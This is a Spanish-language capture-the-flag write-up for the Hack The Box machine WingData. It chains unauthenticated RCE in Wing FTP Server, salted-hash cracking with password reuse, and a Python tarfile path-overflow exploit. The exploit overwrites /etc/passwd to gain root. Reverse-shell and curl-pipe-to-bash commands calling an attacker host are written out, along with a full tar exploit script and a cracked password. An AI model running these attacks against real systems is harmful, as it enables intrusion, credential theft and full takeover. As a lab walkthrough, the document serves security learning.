Descripción
WingData es una máquina fácil de Hack The Box que cuenta con las siguientes vulnerabilidades:
- Vulnerabilidad de ejecución remota de comandos sin autenticación de Wing FTP Server
- Pivote de usuario Linux mediante la recuperación de un hash con salt de Wing FTP Server
- Escalada de privilegios mediante vulnerabilidad de desbordamiento de la ruta real de Python Tarfile permitiendo la escritura de archivos arbitraria
Reconocimiento
Primero, vamos a comprobar con el comando ping si la máquina está activa y el sistema operativo de la máquina. La dirección IP de la máquina objetivo es 10.129.4.106.
$ ping -c 3 10.129.4.106
PING 10.129.4.106 (10.129.4.106) 56(84) bytes of data.
64 bytes from 10.129.4.106: icmp_seq=1 ttl=63 time=50.3 ms
64 bytes from 10.129.4.106: icmp_seq=2 ttl=63 time=52.3 ms
64 bytes from 10.129.4.106: icmp_seq=3 ttl=63 time=49.7 ms

--- 10.129.4.106 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 49.718/50.754/52.250/1.083 ms
La máquina está activa y con el TTL que iguala 63 (64 menos 1 salto) podemos asegurar que es una máquina Unix. Ahora vamos a hacer un escaneo de puertos TCP SYN con Nmap para verificar todos los puertos abiertos.
$ sudo nmap 10.129.4.106 -sS -Pn -oN nmap_scan
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.4.106
Host is up (0.051s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 6.40 seconds
Encontramos los puertos 22, y 80 abiertos.
Enumeración
Luego realizamos un escaneo más avanzado, con versión del servicio y scripts.
$ nmap 10.129.4.106 -Pn -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.4.106
Host is up (0.049s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 a1:fa:95:8b:d7:56:03:85:e4:45:c9:c7:1e:ba:28:3b (ECDSA)
|_  256 9c:ba:21:1a:97:2f:3a:64:73:c1:4c:1d:ce:65:7a:2f (ED25519)
80/tcp open  http    Apache httpd 2.4.66
|_http-server-header: Apache/2.4.66 (Debian)
|_http-title: Did not follow redirect to http://wingdata.htb/
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.53 seconds
Nos movemos a la aplicación web y agregamos el host wingdata.htb al archivo /etc/hosts.
$ echo '10.129.4.106 wingdata.htb' | sudo tee -a /etc/hosts
Encontramos un sitio web sobre un negocio que ofrece servicios de subida de archivos. En el botón Client Portal encontramos un enlace al subdominio ftp.wingdata.htb, lo agregamos al archivo /etc/hosts.
$ echo '10.129.4.106 ftp.wingdata.htb' | sudo tee -a /etc/hosts

 Encontramos un sitio web que sirve la aplicación Wing FTP Server, en su versión
 7.4.3.
Explotación
En Wing FTP Server antes de la versión 7.4.4, las interfaces web de usuario y administrador manejan incorrectamente los bytes \0, permitiendo finalmente la inyección de código Lua arbitrario en los archivos de sesión de usuario. Esto puede utilizarse para ejecutar comandos del sistema arbitrarios con los privilegios del servicio FTP (root o SYSTEM por defecto), CVE-2025-47812, utilizando la cuenta anonymous. Tenemos un concepto de prueba de la vulnerabilidad desarrollado por 4m3rr0r en GitHub. Podemos obtenerlo desde Exploit-DB y su herramienta searchsploit.
$ searchsploit -m 52347
Vamos a desplegar una consola inversa alojando un script malicioso Bash en un servidor HTTP, y luego aprovechar la vulnerabilidad RCE para descargarlo y ejecutarlo en la máquina remota, utilizando el exploit del concepto de prueba de vulnerabilidad. También iniciaremos un puerto TCP escuchando.
$ echo 'bash -i >& /dev/tcp/10.10.15.93/1234 0>&1' > shell.sh
$ python -m http.server 80
$ nc -nvlp 1234
$ python 52347.py -u http://ftp.wingdata.htb -c "curl http://10.10.15.93/shell.sh | bash"

[*] Testing target: http://ftp.wingdata.htb
[+] Sending POST request to http://ftp.wingdata.htb/loginok.html with command: 'curl http://10.10.15.93/shell.sh | bash' and username: 'anonymous'
[+] UID extracted: 812492deb84f8b66b3e9ba16f9ad7257f528764d624db129b32c21fbca0cb8d6
[+] Sending GET request to http://ftp.wingdata.htb/dir.html with UID: 812492deb84f8b66b3e9ba16f9ad7257f528764d624db129b32c21fbca0cb8d6
Recibimos una terminal inversa como el usuario wingftp. Actualizamos la terminal.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.15.93] from (UNKNOWN) [10.129.4.106] 45864
bash: cannot set terminal process group (3514): Inappropriate ioctl for device
bash: no job control in this shell
wingftp@wingdata:/opt/wftpserver$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
wingftp@wingdata:/opt/wftpserver$ ^Z
$ stty raw -echo; fg
$ reset xterm
wingftp@wingdata:/opt/wftpserver$ export SHELL=bash; export TERM=xterm; stty rows 48 columns 156
Post-Explotación
Encontramos otro dos usuarios de consola en el sistema: wacky y root.
wingftp@wingdata:/opt/wftpserver$ grep sh /etc/passwd
root:x:0:0:root:/root:/bin/bash
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
wingftp:x:1000:1000:WingFTP Daemon User,,,:/opt/wingftp:/bin/bash
wacky:x:1001:1001::/home/wacky:/bin/bash
Vamos a explorar los usuarios registrados en la plataforma Wing FTP Server, y sus hashes de contraseña, para crackearlos. En su documentación encontramos que las contraseñas se guardan como hashes SHA256 con una cadena de sal predeterminada de WingFTP. Encontramos en el archivo de configuración /opt/wftpserver/Data/1/settings.xml que la salificación está activada con el valor de sal predeterminado.
wingftp@wingdata:/opt/wftpserver$ grep Salt /opt/wftpserver/Data/1/settings.xml
    <EnablePasswordSalting>1</EnablePasswordSalting>
    <SaltingString>WingFTP</SaltingString>
Encontramos el hash de contraseña del usuario wacky en el archivo /opt/wftpserver/Data/1/users/wacky.xml.
wingftp@wingdata:/opt/wftpserver$ grep Password /opt/wftpserver/Data/1/users/wacky.xml
        <EnablePassword>1</EnablePassword>
        <Password>32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca</Password>
        <PasswordLength>0</PasswordLength>
        <CanChangePassword>0</CanChangePassword>
Vamos a recuperar el hash con sal con la herramienta Hashcat, especificando el modo Salted-SHA256 (10410).
$ echo '32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP' > hash
$ hashcat -a 0 -m 1410 hash /usr/share/wordlists/rockyou.txt
...
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

Approaching final keyspace - workload adjusted.

32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP:!#7Blushing^*Bride5
...
Encontramos la contraseña del usuario wacky, !#7Blushing^*Bride5. Se reutiliza en el usuario Linux, por lo que creamos una nueva sesión utilizando SSH.
$ ssh wacky@wingdata.htb
wacky@wingdata.htb's password:
...
wacky@wingdata:~$ id
uid=1001(wacky) gid=1001(wacky) groups=1001(wacky)
Encontramos que wacky solo puede ejecutar un comando como usuario root, el script Python /opt/backup_clients/restore_backup_clients.py.
wacky@wingdata:~$ sudo -l
Matching Defaults entries for wacky on wingdata:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User wacky may run the following commands on wingdata:
    (root) NOPASSWD: /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py *
Podemos leer su ayuda.
wacky@wingdata:~$ sudo python3 /opt/backup_clients/restore_backup_clients.py -h
usage: restore_backup_clients.py [-h] -b BACKUP -r RESTORE_DIR

Restore client configuration from a validated backup tarball.

options:
  -h, --help            show this help message and exit
  -b BACKUP, --backup BACKUP
                        Backup filename (must be in /home/wacky/backup_clients/ and match backup_<client_id>.tar, where <client_id> is a positive
                        integer, e.g., backup_1001.tar)
  -r RESTORE_DIR, --restore-dir RESTORE_DIR
                        Staging directory name for the restore operation. Must follow the format: restore_<client_user> (e.g., restore_john). Only
                        alphanumeric characters and underscores are allowed in the <client_user> part (1–24 characters).

Example: sudo restore_backup_clients.py -b backup_1001.tar -r restore_john
Encontramos que esta es una aplicación para restaurar un respaldo anterior validado. Requiere que el respaldo esté en el directorio /home/wacky/backup_clients/ y tenga el formato backup_<client_id>.tar. Para el directorio de restauración, debe estar en el formato restore_<client_user>. Podemos leer el código fuente del script.
wacky@wingdata:~$ cat /opt/backup_clients/restore_backup_clients.py
#!/usr/bin/env python3
import tarfile
import os
import sys
import re
import argparse

BACKUP_BASE_DIR = "/opt/backup_clients/backups"
STAGING_BASE = "/opt/backup_clients/restored_backups"

def validate_backup_name(filename):
    if not re.fullmatch(r"^backup_\d+\.tar$", filename):
        return False
    client_id = filename.split('_')[1].rstrip('.tar')
    return client_id.isdigit() and client_id != "0"

def validate_restore_tag(tag):
    return bool(re.fullmatch(r"^[a-zA-Z0-9_]{1,24}$", tag))

def main():
...

    args = parser.parse_args()

    if not validate_backup_name(args.backup):
        print("[!] Invalid backup name. Expected format: backup_<client_id>.tar (e.g., backup_1001.tar)", file=sys.stderr)
        sys.exit(1)

    backup_path = os.path.join(BACKUP_BASE_DIR, args.backup)
    if not os.path.isfile(backup_path):
        print(f"[!] Backup file not found: {backup_path}", file=sys.stderr)
        sys.exit(1)

    if not args.restore_dir.startswith("restore_"):
        print("[!] --restore-dir must start with 'restore_'", file=sys.stderr)
        sys.exit(1)

    tag = args.restore_dir[8:]
    if not tag:
        print("[!] --restore-dir must include a non-empty tag after 'restore_'", file=sys.stderr)
        sys.exit(1)

    if not validate_restore_tag(tag):
        print("[!] Restore tag must be 1–24 characters long and contain only letters, digits, or underscores", file=sys.stderr)
        sys.exit(1)

    staging_dir = os.path.join(STAGING_BASE, args.restore_dir)
    print(f"[+] Backup: {args.backup}")
    print(f"[+] Staging directory: {staging_dir}")

    os.makedirs(staging_dir, exist_ok=True)

    try:
        with tarfile.open(backup_path, "r") as tar:
            tar.extractall(path=staging_dir, filter="data")
        print(f"[+] Extraction completed in {staging_dir}")
    except (tarfile.TarError, OSError, Exception) as e:
        print(f"[!] Error during extraction: {e}", file=sys.stderr)
        sys.exit(2)

if __name__ == "__main__":
    main()
Se encuentra una vulnerabilidad en el código, específicamente en la línea tar.extractall(path=staging_dir, filter="data"), donde se extraen los archivos del archivo .tar. La versión de Python utilizada en el sistema es 3.12.3.
wacky@wingdata:~$ python3 --version
Python 3.12.3
Existe una vulnerabilidad para Python, CVE-2025-4517. Permite escrituras arbitrarias en el sistema de archivos fuera del directorio de extracción durante la extracción con filter="data" si se utiliza el módulo tarfile para extraer archivos .tar no confiables utilizando TarFile.extractall() o TarFile.extract() con el parámetro filter= y un valor de "data" o "tar".
Tenemos un concepto de prueba de la vulnerabilidad en el repositorio de security-research de Google. Existe un error cuando se procesa una ruta con enlaces simbólicos que es más corta que PATH_MAX, pero más larga que PATH_MAX cuando los enlaces simbólicos son reemplazados por os.path.realpath(). Cualquier enlace simbólico que esté más allá de PATH_MAX no se expande. os.path.realpath() se utiliza por los filtros “tar” y “data” para validar la ruta, pero no se lanza un error si PATH_MAX se supera. Más tarde, durante extractall() o extract(), las rutas se utilizan sin pasarlas por os.path.realpath().
Vamos a utilizar esta prueba para reemplazar el archivo /etc/passwd con uno malicioso que incluya la cuenta root2 y la contraseña passwordhtb con un UID que sea igual a 0 para tener permisos de root. Este es el script Python resultante para crear el archivo malicioso .tar. Lo guardaremos en el archivo /opt/backup_clients/backups/exploit.py.
import tarfile
import os
import io
import sys
# 247 (55 on OSX) picked so the expanded path of dirs is 3968 bytes long (or 896
# on OSX), leaving 128 bytes for a prefix and at least a few chars of the link
comp = 'd' * (55 if sys.platform == 'darwin' else 247)
steps = "abcdefghijklmnop"
path = ""
with tarfile.open("backup_1001.tar", mode="x") as tar:
    # populate the symlinks and dirs that expand in os.path.realpath()
    for i in steps:
        a = tarfile.TarInfo(os.path.join(path, comp))
        a.type = tarfile.DIRTYPE
        tar.addfile(a)
        b = tarfile.TarInfo(os.path.join(path, i))
        b.type = tarfile.SYMTYPE
        b.linkname = comp
        tar.addfile(b)
        path = os.path.join(path, comp)
    # create the final symlink that exceeds PATH_MAX and simply points to the
    # top dir. this allows *any* path to be appended.
    # this link will never be expanded by os.path.realpath(), nor anything after it.
    linkpath = os.path.join("/".join(steps), "l"*254)
    l = tarfile.TarInfo(linkpath)
    l.type = tarfile.SYMTYPE
    l.linkname = ("../" * len(steps))
    tar.addfile(l)
    # make a symlink outside to keep the tar command happy
    e = tarfile.TarInfo("escape")
    e.type = tarfile.SYMTYPE
    e.linkname = linkpath + "/../../../../etc"
    tar.addfile(e)
    # use the symlinks above, that are not checked, to create a hardlink
    # to a file outside of the destination path
    f = tarfile.TarInfo("flaglink")
    f.type = tarfile.LNKTYPE
    f.linkname =  "escape/passwd"
    tar.addfile(f)
    # now that we have the hardlink we can overwrite the file
    content = b"root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\nlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\nirc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin\n_apt:x:42:65534::/nonexistent:/usr/sbin/nologin\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\nsystemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin\nsystemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin\nmessagebus:x:100:107::/nonexistent:/usr/sbin/nologin\nsshd:x:101:65534::/run/sshd:/usr/sbin/nologin\nwingftp:x:1000:1000:WingFTP Daemon User,,,:/opt/wingftp:/bin/bash\nwacky:x:1001:1001::/home/wacky:/bin/bash\n_laurel:x:999:996::/var/log/laurel:/bin/false\nroot2:$1$IX9v2U5o$tpsHTNLLik2uBXGO7OyIk0:0:0:root:/root:/bin/bash\n"
    c = tarfile.TarInfo("flaglink")
    c.type = tarfile.REGTYPE
    c.size = len(content)
    tar.addfile(c, fileobj=io.BytesIO(content))
Nos movemos al directorio /opt/backup_clients/backups/ y ejecutamos el script, luego ejecutaremos el script restore_backup_clients.py para activar la vulnerabilidad y reemplazar el archivo passwd.
wacky@wingdata:/opt/backup_clients/backups$ python3 exploit.py
wacky@wingdata:/opt/backup_clients/backups$ sudo python3 /opt/backup_clients/restore_backup_clients.py -b backup_1001.tar -r restore_passwd
[+] Backup: backup_1001.tar
[+] Staging directory: /opt/backup_clients/restored_backups/restore_passwd
[+] Extraction completed in /opt/backup_clients/restored_backups/restore_passwd
La extracción se ha completado y ahora podemos pivotar a la cuenta root2.
wacky@wingdata:/opt/backup_clients/backups$ su root2
Password:
root@wingdata:/opt/backup_clients/backups# id
uid=0(root) gid=0(root) groups=0(root)
Flags
En la terminal root podemos recuperar las flags user.txt y root.txt.
root@wingdata:/opt/backup_clients/backups# cat /home/wacky/user.txt
<REDACTED>
root@wingdata:/opt/backup_clients/backups# cat /root/root.txt
<REDACTED>